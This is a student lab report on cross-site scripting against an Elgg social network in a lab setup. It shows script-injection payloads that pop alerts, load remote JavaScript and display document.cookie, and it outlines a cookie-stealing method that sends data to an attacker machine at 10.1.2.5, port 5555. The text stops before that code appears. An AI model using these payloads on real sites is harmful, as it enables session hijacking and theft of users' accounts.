**Lab 5 Report**

**Name: Wen Jun Student ID: 57118230**

Task 1: Posting a Malicious Message to Display an Alert Window


1. The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

<script>alert(‘XSS’);</script>


If you embed the above JavaScript code in your profile (e.g. in the brief description field), then any user who views your profile will see the alert window.

Experiment:

1. Embed the JS code into the profile of Samy.



2. Log in the account of Alice and check the profile of Samy, the alert window will be shown.



2. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the src attribute in the <script> tag. See the following example:


1. <script type="text/javascript"
2. src="http://www.example.com/myscripts.js">
3. </script>

Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the user’s cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

<script>alert(document.cookie);</script>

Observation:



Task 3: Stealing Cookies from the Victim’s Machine

In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

1. We can do this by having the malicious JavaScript insert an <img> tag with its src attribute set to the attacker’s machine. When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field; this results in an HTTP GET request sent to the attacker’s machine. The JavaScript given below sends the cookies to the port 5555 of the attacker’s machine (with IP address 10.1.2.5), where the attacker has a TCP server listening to the same port.

